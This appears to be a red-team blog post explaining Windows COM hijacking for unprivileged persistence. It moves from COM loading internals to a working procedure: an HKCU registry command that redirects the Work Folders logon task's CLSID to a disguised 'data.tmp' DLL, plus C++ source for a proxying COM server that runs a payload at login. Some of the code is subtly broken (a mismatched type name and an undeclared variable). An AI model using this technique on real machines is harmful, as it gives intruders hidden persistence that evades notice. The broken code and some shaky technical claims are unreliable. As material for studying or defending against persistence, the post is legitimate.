COM Hijacking & Proxying for Unprivileged Windows Persistence
Low privilege Windows persistence techniques do not seem to be documented as widely in the research community. This post aims to outline one of many techniques for Windows persistence with COM object hijacking and proxying. COM object hijacking is not new, and was first discovered in 2011 by Jon Larimer in this post. Since then, COM exploitation has been researched and discussed at length in the past. Some great research can be found in these blogs:
- Guide to COM proxying and hijacking by leoloobeek
- Code sample for COM server shellcode execution by leoloobeek
- Abusing the COM Registry Structure by bohops
- Guide to COM handle Hijacking by enigma0x3
- COM in 60 seconds by James Forshaw
This post will demonstrate one application of how to discover, configure, and use a in-process scheduled-task backed COM hijack for unprivileged persistence, which may be useful in adversary emulation scenarios.
» Component Object Model (COM) Internals
Quoted from Microsoft’s documentation:
COM was originally created to enable Microsoft Office applications to communicate and exchange data between documents (such as embedding an Excel chart inside a Word document or a PowerPoint presentation). This ability is called Object Linking and Embedding (OLE). OLE was originally implemented using an old Windows messaging mechanism called Dynamic Data Exchange (DDE). DDE was inherently limited, which is why COM was created as a new form of language-agnostic communication.
COM is a native API interface in Windows which implements COM related functions, and allows language-agnostic communication on Windows within a single local or remote process. COM enables applications on Windows to call methods in binary files written in different languages, such as a executable written in C invoking methods from other libraries written in C++, Visual Basic, JScript, C# over a shared Application Binary Interface. COM provides the underlying transparent RPC.
- A COM object refers to any object which is "COM-compliant", such that the object is a instantiation of a class which exports "enough" native COM library functions to support a COM interface or interact with a COM server.
- COM objects are executed through the means of a client/server relationship. A COM client is whatever code or object gets a pointer to a COM server and uses its services by calling the methods of its interfaces.
- A COM server typically refers to a Dynamic Link Library (DLL) or an executable (EXE) where COM classes are implemented. There are two main types of servers, in-process and out-of-process.
- In-process servers are implemented in a DLL.
- Out-of-process servers are implemented in an executable file (EXE).
- COM objects are defined on the Windows registry with a unique Class Identifier (CLSID) and Global Unique Identifiers (GUID). A CLSID is a GUID which identifies a COM class with a unique 128-bit Class ID. References to COM objects in the Windows registry are reflected in various SubKeys such as TreatAs, ProgID, InprocServer32, and so on.
- COM maintains an COM object registration database on every Windows host, with each object identified by a CLSID mapped to a COM-compliant executable or DLL. Available COM objects will vary depending on Windows deployments, but at time of writing, many COM objects persist with the same CLSID across various Windows versions, likely for legacy reasons.
COM was created for interoperatability on Windows, and often serves as a basis for execution of many native Windows components today. To quote this source:

» The COM Object Loading Process
COM objects are loaded from the Windows Service Control Manager (SCM). The order of operations for in-process or local server COM object execution is:
- An application using COM initializes the COM library, implmented with OLE32.DLL by calling
CoInitialize() - An application using COM requests an interface pointer to a COM object by calling the WinAPI function
CoCreateInstance(). The COM Library queries the SCM to find the server that corresponds with the requested CLSID usingCoCreateInstance()with the CLSID of the COM object. - The SCM executes
COM_OpenKeyForCLSID()which querys the HKCR registry, which resolves first to the HKCU hive to check for a corresponding COM-compliant DLL or EXE - If the corresponding COM server path is not found in the HKCU hive, then the HKLM hive is read to check for a corresponding COM-compliant DLL or EXE
- The SCM locates the path towards the COM server and proceeds to load the COM server DLL with
LoadLibraryEx(), and then calls theDllGetClassObject()function - Upon successful DLL load, the COM client requests the creation of the COM object from the class factory that is provided by the COM server. If successful, the COM Library returns an interface pointer to the client.

For example, an application which makes use of COM will make a call to a COM library. The COM library is initialized by the WinAPI call CoInitialize(). CoInitialize() is implemented by the OLE32.DLL. After making a call to OLE32.DLL to resolve CoInitialize(), the COM client passes a CLSID to the system to request an instance of a COM object, which is called with CoCreateInstance() and a CLSID as a argument. The CoCreateInstance() function creates one instance of the specified CLSID and returns an interface pointer of the type requested by the client. The process of the COM client request is then handled by the Service Control Manager (SCM), where the SCM will attempt to find the server that corresponds with the requested CLSID by calling COM_OpenKeyForCLSID(). The SCM locates the corresponding COM server by querying the HKEY_CLASSES_ROOT (HKCR) registry key. The underlying code for COM_OpenKeyForCLSID() is undocumented for OLE32.DLL, so following code references are shown from ReactOS source code:
{
    static const WCHAR wszCLSIDSlash[] = {'C','L','S','I','D','\\',0};
    WCHAR path[CHARS_IN_GUID + ARRAY_SIZE(wszCLSIDSlash) - 1];
    LONG res;
    HKEY key;

    lstrcpyW(path, wszCLSIDSlash);
    StringFromGUID2(clsid, path + lstrlenW(wszCLSIDSlash), CHARS_IN_GUID);

    // open_classes_key opening HKCR
    res = open_classes_key(HKEY_CLASSES_ROOT, path, keyname ? KEY_READ : access, &key);
    if (res == ERROR_FILE_NOT_FOUND)
        return REGDB_E_CLASSNOTREG;
    else if (res != ERROR_SUCCESS)
        return REGDB_E_READREGDB;

    if (!keyname)
    {
        *subkey = key;
        return S_OK;
    }

    res = open_classes_key(key, keyname, access, subkey);
    RegCloseKey(key);
    if (res == ERROR_FILE_NOT_FOUND)
        return REGDB_E_KEYMISSING;
    else if (res != ERROR_SUCCESS)
        return REGDB_E_READREGDB;

    return S_OK;
}
Once COM_OpenKeyForCLSID() is called, referencing HKCR, HKCU is read first to search for a corresponding COM server, then HKLM is searched. The Windows registry system is constructed of hives, where HKEY_CURRENT_USER (HKCU) is the current user hive, which holds all user-based COM objects registration and HKEY_LOCAL_MACHINE (HKLM) is the local machine hive, which holds all COM objects that are relevant for the entire machine. HKCU stores settings and configurations specific to the currently logged-in user. However, in the COM object loading process, HKCU takes priority over HKLM in the COM object load process. Referring back to Microsoft’s documentation, when the HKCR key is read:
This means that any application or component that is designed to run in the context of the current user (HKCU) can override system-wide settings (HKLM), including COM object loading.
Going back to the loading process, with the correct CLSID SubKey in the registry referenced from HKLM, a string containing the appropiate COM server location is returned, and if successfully found, the COM Library returns an interface pointer to the client. Opening Regedit, it is possible to see many CLSIDS under HKLM associated with COM, detailing the corresponding COM server DLL path:

For in-process or local COM object loading, the OLE32.DLL library then calls COMPOBJ_DllList_Add() to load the COM server DLL first using LoadLibraryExW(), then calls GetProcAddress() to attempt to resolve 2 COM-specific functions DllCanUnloadNow() and DllGetClassObject from the Export Address Table of the COM server DLL.
Reviewing compobj.c which is part of OLE32.DLL, a conditional check for loading DllGetClassObject() is found. It can be assumed that exporting the DllGetClassObject() function is required of all COM-compliant server DLLs:
{
    OpenDll *entry;
    int len;
    HRESULT hr = S_OK;
    HANDLE hLibrary;
    DllCanUnloadNowFunc DllCanUnloadNow;
    DllGetClassObjectFunc DllGetClassObject;

    TRACE("%s\n", debugstr_w(library_name));

    *ret = COMPOBJ_DllList_Get(library_name);
    if (*ret) return S_OK;

    /* do this outside the csOpenDllList to avoid creating a lock dependency on
     * the loader lock */
    hLibrary = LoadLibraryExW(library_name, 0, LOAD_WITH_ALTERED_SEARCH_PATH);
    if (!hLibrary)
    {
        ERR("couldn't load in-process dll %s\n", debugstr_w(library_name));
        /* failure: DLL could not be loaded */
        return E_ACCESSDENIED; /* FIXME: or should this be CO_E_DLLNOTFOUND? */
    }

    DllCanUnloadNow = (void *)GetProcAddress(hLibrary, "DllCanUnloadNow");
    /* Note: failing to find DllCanUnloadNow is not a failure */
    DllGetClassObject = (void *)GetProcAddress(hLibrary, "DllGetClassObject");
    if (!DllGetClassObject)
    {
        /* failure: the dll did not export DllGetClassObject */
        ERR("couldn't find function DllGetClassObject in %s\n", debugstr_w(library_name));
        FreeLibrary(hLibrary);
        return CO_E_DLLNOTFOUND;
    }
 // -- trim --
Going further in compobj.c, DllGetClassObject() is called with a given CLSID to return a pointer to a corresponding COM object:
{
    static const WCHAR wszOle32[] = {'o','l','e','3','2','.','d','l','l',0};
    HRESULT hr = S_OK;
    BOOL found = FALSE;
    struct apartment_loaded_dll *apartment_loaded_dll;

    if (!wcsicmp(dllpath, wszOle32))
    {
        /* we don't need to control the lifetime of this dll, so use the local
         * implementation of DllGetClassObject directly */
        TRACE("calling ole32!DllGetClassObject\n");
        hr = DllGetClassObject(rclsid, riid, ppv);

        if (hr != S_OK)
            ERR("DllGetClassObject returned error 0x%08x for dll %s\n", hr, debugstr_w(dllpath));

        return hr;
    }
// -- trim --
Lastly, DllGetClassObject() requests the creation of the COM object from the class factory that is provided by the server, and returns an interface pointer to the server’s class factory. When the class factory is available, the COM Library or the client can use the class factory to create the requested object. At the end of compobj.c, DllCanUnloadNow() is called to release the COM server DLL after the COM object has been instantiated.
{
    struct apartment_loaded_dll *entry, *next;
    EnterCriticalSection(&apt->cs);
    LIST_FOR_EACH_ENTRY_SAFE(entry, next, &apt->loaded_dlls, struct apartment_loaded_dll, entry)
    {
    if (entry->dll->DllCanUnloadNow && (entry->dll->DllCanUnloadNow() == S_OK))
        {
            DWORD real_delay = delay;

            if (real_delay == INFINITE)
            {
                /* DLLs that return multi-threaded objects aren't unloaded
                 * straight away to cope for programs that have races between
                 * last object destruction and threads in the DLLs that haven't
                 * finished, despite DllCanUnloadNow returning S_OK */
                if (entry->multi_threaded)
                    real_delay = 10 * 60 * 1000; /* 10 minutes */
                else
                    real_delay = 0;
            }

            if (!real_delay || (entry->unload_time && ((int)(GetTickCount() - entry->unload_time) > 0)))
            {
                list_remove(&entry->entry);
                COMPOBJ_DllList_ReleaseRef(entry->dll, TRUE);
                HeapFree(GetProcessHeap(), 0, entry);
            }
            else
            {
                entry->unload_time = GetTickCount() + real_delay;
                if (!entry->unload_time) entry->unload_time = 1;
            }
        }
        else if (entry->unload_time)
            entry->unload_time = 0;
    }
    LeaveCriticalSection(&apt->cs);
}
I have not researched beyond this, but there are further details to be read on Apartment threading and invocation through the IClassFactory interface.
» How COM Hijacking Works
Recall step 3 in the COM object loading process, the SCM executes COM_OpenKeyForCLSID() which querys the HKCR registry, which resolves first to the HKCU hive to check for a corresponding COM-compliant DLL or EXE. But by default, COM objects are defined in the HKLM registry hive, so a lookup of COM objects in the HKCU registry hive results in a ERROR_NOT_FOUND error. This is due to the fact that COM employs a security policy that restricts access of high integrity processes to HKLM entries to avoid UAC bypasses, since medium to low integrity processes cannot write to HKLM hive while the HKCU hive is available to all processes, and therefore, unprivileged users.
Since the SCM checks HKCU first, and the HKCU can be modified by any low privileged user, it is possible to hijack the COM object loading process for arbitrary code execution by:
- Creating a malicious COM-compliant server DLL which exports the
DllGetClassObject()function, and dropping it on a target Windows host - Modifying the HKCU registry for a given COM object’s CLSID to point to the attacker-controlled COM-compliant server DLL, which takes precedence over the HKLM-defined COM server DLL
To further extend functionality, it is also possible to proxy COM-related functions in the malicious COM-compliant DLL towards the correct COM server DLL, to avoid crashing the COM-related object loading process.

By performing the hijack actions, the COM object loading process now resembles the following:
- An application using COM initializes the COM library, implmented with OLE32.DLL by calling
CoInitialize() - An application using COM requests an interface pointer to a COM object by calling the WinAPI function
CoCreateInstance(). The COM Library queries the SCM to find the server that corresponds with the requested CLSID usingCoCreateInstance()with the CLSID of the COM object. - The SCM executes
COM_OpenKeyForCLSID()which querys the HKCR registry, which resolves first to the HKCU hive to check for a corresponding COM-compliant DLL or EXE - Due to the COM hijack registry change, a COM server path is now found in the HKCU hive, which points to the attacker-controlled COM server DLL
- The SCM locates the path towards the malicious COM server and proceeds to load the COM server DLL with
LoadLibraryEx(), and calls theDllGetClassObject()function. A custom implementation of DllGetClassObject() will allow for arbitrary code execution, since it is called upon COM server load. - Upon successful DLL load, the COM client requests the creation of the COM object from the class factory that is provided by the COM server. Whether or not this functionality is present is up to the attacker’s implementation of the malicious COM server DLL. With the implementation of COM proxying, it is possible to forward all requested functionality to the actual COM server DLL from the attacker-controlled COM server DLL.
Configuring COM Hijacking
Setup of COM hijacking for persistence will start from the assumption that a foothold has been obtained on the target’s host through the means of a compromised low privilege user account. In this demo, the target is a Windows 10 desktop. From a operational POV, you can assume this means you have a beacon or agent of your preferred C2 on the target. This post will detail the methodology for finding and performing COM hijacks, but how to go about doing it is up to the operator, whether it be through in-memory execution of .NET, BOFs, PowerShell and so on.
I will demonstrate how to find, hijack, and proxy a sample COM object on a Windows 10 workstation which has a unique trigger for persistence. While the CLSID identified was specifically for Windows 10, the same CLSID also exists in newer and older versions of Windows, meaning the same type of COM hijacking can work there as well.
Discovery for COM objects implies locating ideal COM objects to hijack, where certain conditions are needed for persistence:
- The persistence mechanism must execute routinely with a single user action without further user intervention, or ideally, no user interaction at all
- The persistence mechanism must be triggered by the loading of a given COM object
COM Persistence using Work Folders Logon Synchronization
» Discovery
One method of discovery is through the use of scheduled tasks. Many various scheduled tasks utilize COM objects through the use of a COM handler, and which can be ideal for COM hijacking given the right conditions. On a given Windows 10 system, all scheduled tasks can be displayed with:
schtasks /query /xml > C:\schtasks.xml

With a list of active scheduled tasks on the system, filter for the tags <COMHandler>, which should be wrapped within 2 <Exec> tags. Many COM objects can be seen executing under scheduled tasks:
Then open and inspect scheduled tasks which execute under a <COMHandler>. I placed another filter for <Actions Context="Users"> to filter specifically for scheduled tasks which execute under a low-privileged user context. Additionally, I searched <LogonTrigger> to look for any scheduled task which would execute after a user login, to avoid requiring further user interaction. An ideal COM-hijackable scheduled task I arrived at was the Work Folders Logon Synchronization scheduled task:
<!-- \Microsoft\Windows\Work Folders\Work Folders Logon Synchronization -->
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Version>1.0</Version>
    <Source>$(@%systemroot%\system32\WorkFoldersShell.dll,-18000)</Source>
    <Author>$(@%systemroot%\system32\WorkFoldersShell.dll,-18001)</Author>
    <Description>$(@%systemroot%\system32\WorkFoldersShell.dll,-18002)</Description>
    <URI>\Microsoft\Windows\Work Folders\Work Folders Logon Synchronization</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="InteractiveUsers">
      <GroupId>S-1-5-4</GroupId>
    </Principal>
  </Principals>
  <Settings>
<!-- trim -->
  </Settings>
  <Triggers>
    <LogonTrigger>
      <Delay>PT5M</Delay>  <!-- 5 minute delay -->
    </LogonTrigger>
  </Triggers>
  <Actions Context="InteractiveUsers">
    <ComHandler>
      <ClassId>{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}</ClassId>
      <Data><![CDATA[Logon]]></Data>
    </ComHandler>
  </Actions>
</Task>
Work Folders Logon Synchronization is ideal for COM hijacking and persistence since:
- It automatically executes 5 minutes after a user login, without further interaction required, given the
<LogonTrigger>tag - It can be executed under the context of a low privilege user given the
<Actions Context="InteractiveUsers">tag, which is ideal for unprivileged persistence

Looking at Microsoft’s documentation, it appears that Work Folders Logon Synchronization is used for file sharing services in envrionments where users can bring their own device (BYOD). The Work Folders service and intergration appears to be present in multiple Windows versions:

Searching task scheduler, we can confirm that it is enabled and active by default:
» Exploitation
Exploitation is performed with 2 steps:
- Create a new InprocServer32 registry key value for the COM CLSID {97D47D56-3777-49FB-8E8F-90D7E30E1A1E}
- Create and place a attacker-controlled COM-compliant DLL on the target system
Querying the registry HKCU registry key, by default the InprocServer32 key under HKCU does not exist:
C:\>reg query HKEY_CURRENT_USER\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}
ERROR: The system was unable to find the specified registry key or value.
However, its HKLM counterpart does contain the proper path C:\Windows\System32\WorkFoldersShell.dll for the COM handler specific to the Work Folders scheduled task:
C:\>reg query HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}

HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}
    (Default)    REG_SZ    Work Folder Logon Trigger Class

C:\>reg query HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\InprocServer32

HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\InprocServer32
    (Default)    REG_SZ    C:\Windows\System32\WorkFoldersShell.dll

The following can be executed to update the HKCU registry to enure the HKCU COM server is loaded first. As COM hijacking can work with any file name or extension, the COM server DLL will spoof a file data.tmp under the C:\Users\user\AppData\Local\Temp\ folder:
reg add HKCU\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\InprocServer32 /t REG_SZ /v "" /d "C:\Users\user\AppData\Local\Temp\data.tmp" /f
» Creating a COM DLL Server Payload
Reviewing the COM server DLL dllmain.cpp template:
- All COM-compliant DLLs must export the
DllGetClassObject()which is called first after the COM server DLL is loaded by the SCM - For PoC purposes, the COM server DLL will load
notepad.exeonceDllGetClassObject()is called - COM proxying functionality is added by using
LoadLibraryEx()to load the original COM server DLL, which isWorkFoldersShell.dll, then usingGetProcAddress()to resolve a pointer to requested functions, which are passed to the original COM server DLL - The addition of
DllCanUnloadNow()is included to avoid any error reporting when the COM server DLL is detached from its parent process, which istaskhostw.exe
Afterwards, compile the COM dllmain.cpp template:
#include "pch.h"
#include "combaseapi.h" // Include for use of COM library functions
#include "windows.h"

// Export the DllGetClassObject, DllCanUnloadNow function
#pragma comment(linker, "/export:DllGetClassObject")
#pragma comment(linker, "/export:DllCanUnloadNow")

// Define DllGetClassObject type
typedef HRESULT(WINAPI* type_DllGetClassObj)(REFCLSID rclsid, REFIID riid, LPVOID FAR* ppv);
type_DllGetClassObj ptr_DllGetClassObj;


// Defined for unloading COM DLL
HRESULT DllCanUnloadNow(void) {
    return S_OK;
}

// Defined for COM server DLLs
HRESULT DllGetClassObject(REFCLSID rclsid, REFIID riid, LPVOID FAR* ppv) {


    // Arbitrary code execution
    // / -------------------------------------------- /
    STARTUPINFO info = { sizeof(info) };
    PROCESS_INFORMATION processInfo;
    CreateProcess(L"C:\\windows\\system32\\notepad.exe", NULL, NULL, NULL, TRUE, 0, NULL, NULL, &info, &processInfo);
    // / -------------------------------------------- /


    // COM server DLL proxying
    proxyDLL = LoadLibrary(L"C:\\Windows\\System32\\WorkFoldersShell.dll");

    // Resolve original DLL using GetProcAddress
    ptr_DllGetClassObj = (type_DllGetClassObject)GetProcAddress(proxyDLL, "DllGetClassObject");
    if (!ptr_DllGetClassObj) {
        return S_FALSE;
    }

    // Pass COM arguments to original COM server DLL
    HRESULT hRes = ptr_DllGetClassObj(rclsid, riid, ppv);

    return S_OK;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Lastly, place the COM hijack DLL on your target at the previously specified path within the HKCU registry. In this scenario, it is C:\Users\user\AppData\Local\Temp\data.tmp
» Proof-of-Concept (PoC)
Configuration is performed from the context of the low privileged account user:
Execution occurs approximately 5 minutes after user logs in. For demo purposes, I modified the Work Folders scheduled task to execute 30 seconds after login, which appears to successfully spawn notepad.exe:
Viewing procmon, data,tmp is successfully loaded by taskhostw.exe, regardless of name or file extension:

Opening up task scheduler, and looking at the Work Folders Logon Synchronization task, no error messages appear:

» Process Chain
The process for COM hijacking Work Folders Logon Synchronization is svchost.exe -> taskhostw.exe -> notepad.exe.

Eventually, notepad.exe detaches from the scheduled task parent process taskhostw.exe, where taskshostw.exe acts as a sacrificial process.

» Cleanup
reg delete HKCU\Software\Classes\CLSID\{97D47D56-3777-49FB-8E8F-90D7E30E1A1E}\InprocServer32 /f
del C:\Users\user\AppData\Local\Temp\data.tmp
How is this useful?
User logins seem to be a reliable way of persistence given the compromised target is a host where a user frequently logs in through the Windows UI, such as a workstation. Scenarios where this may not may be a good choice would be servers with infrequent logins, where sessions are maintained and disconnected over a protocol instead of a direct sign in.
Adding or integrating any C2 or shellcode execution functionality is an exercise left to the reader. It would be trival to place and execute shellcode for an implant within the DllGetClassObject() function in the COM server DLL.
Conclusion
- COM hijacking can be performed with minimal actions, which consist of a registry modification + COM hijack DLL download
- No administrative privileges are required to modify the HKCU registry for performing the COM hijack
- There are many native and non-native applications in Windows which load and utilize COM objects, providing a large attack surface and varying means of triggering a COM object to exploit
- COM hijack DLLS can be be given any arbitrary filename or extension as long as it is a valid COM server DLL, which may help evasion
References
[1] Discovery of COM Hijacking [2] COM Internals [3] Microsoft COM Documentation [4] Microsoft Registry Documentation [5] COMProxy Code Sample [6] ReactOS compobj.h Reference [7] COM Stable Hijacking Guide